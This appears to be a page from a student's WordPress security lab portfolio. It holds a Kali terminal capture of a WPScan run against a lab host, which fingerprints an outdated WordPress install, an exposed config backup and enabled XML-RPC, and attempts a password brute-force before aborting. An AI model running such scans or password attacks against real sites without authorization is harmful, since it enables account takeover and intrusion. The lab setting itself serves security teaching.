
Wow factor suggestions!

It is feasible to pass this portfolio without completing any "wow factor". However, if you decide to take on this additional learning opportunity, the choice of what contribute is yours. Here is an example to consider:


- Explore and demonstrate additional and relevant WPScan commands that have not been covered in this portfolio.
- Explore and demonstrate other vulnerability scanning tools that can be used to evaluate WordPress Security.
- Add a WordPress Security plugin and evaluate security before and after adding the plugin.

End of Portfolio Lab :-)

Here I perform a scan to ALL VMs, trying to find more WP.




SOME EXTA COMMANDS






Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ wpscan --url 192.168.123.20 --passwords passwords.txt --usernames admin
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Mon Mar 20 18:32:32 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00
[i] Config Backup(s) Identified:
[!] http://192.168.123.20/wp-config.php.bak
| Found By: Direct Access (Aggressive Detection)
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
Progress Time: 00:03:09 > (1204 / 28688) 4.19% ETA: 01:12:05
[i] No Valid Passwords Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Mon Mar 20 18:35:46 2023
[+] Requests Done: 1344
[+] Cached Requests: 42
[+] Data Sent: 416.554 KB
[+] Data Received: 123.382 MB
[+] Memory used: 350.031 MB
[+] Elapsed time: 00:03:13
Scan Aborted: invalid byte sequence in UTF-8
Trace: /usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:52:in `gsub!'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:52:in `text'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:21:in `tag'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:199:in `conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:234:in `block in conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:234:in `collect'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:234:in `conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:227:in `block in conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:224:in `each'
Right Ctrl

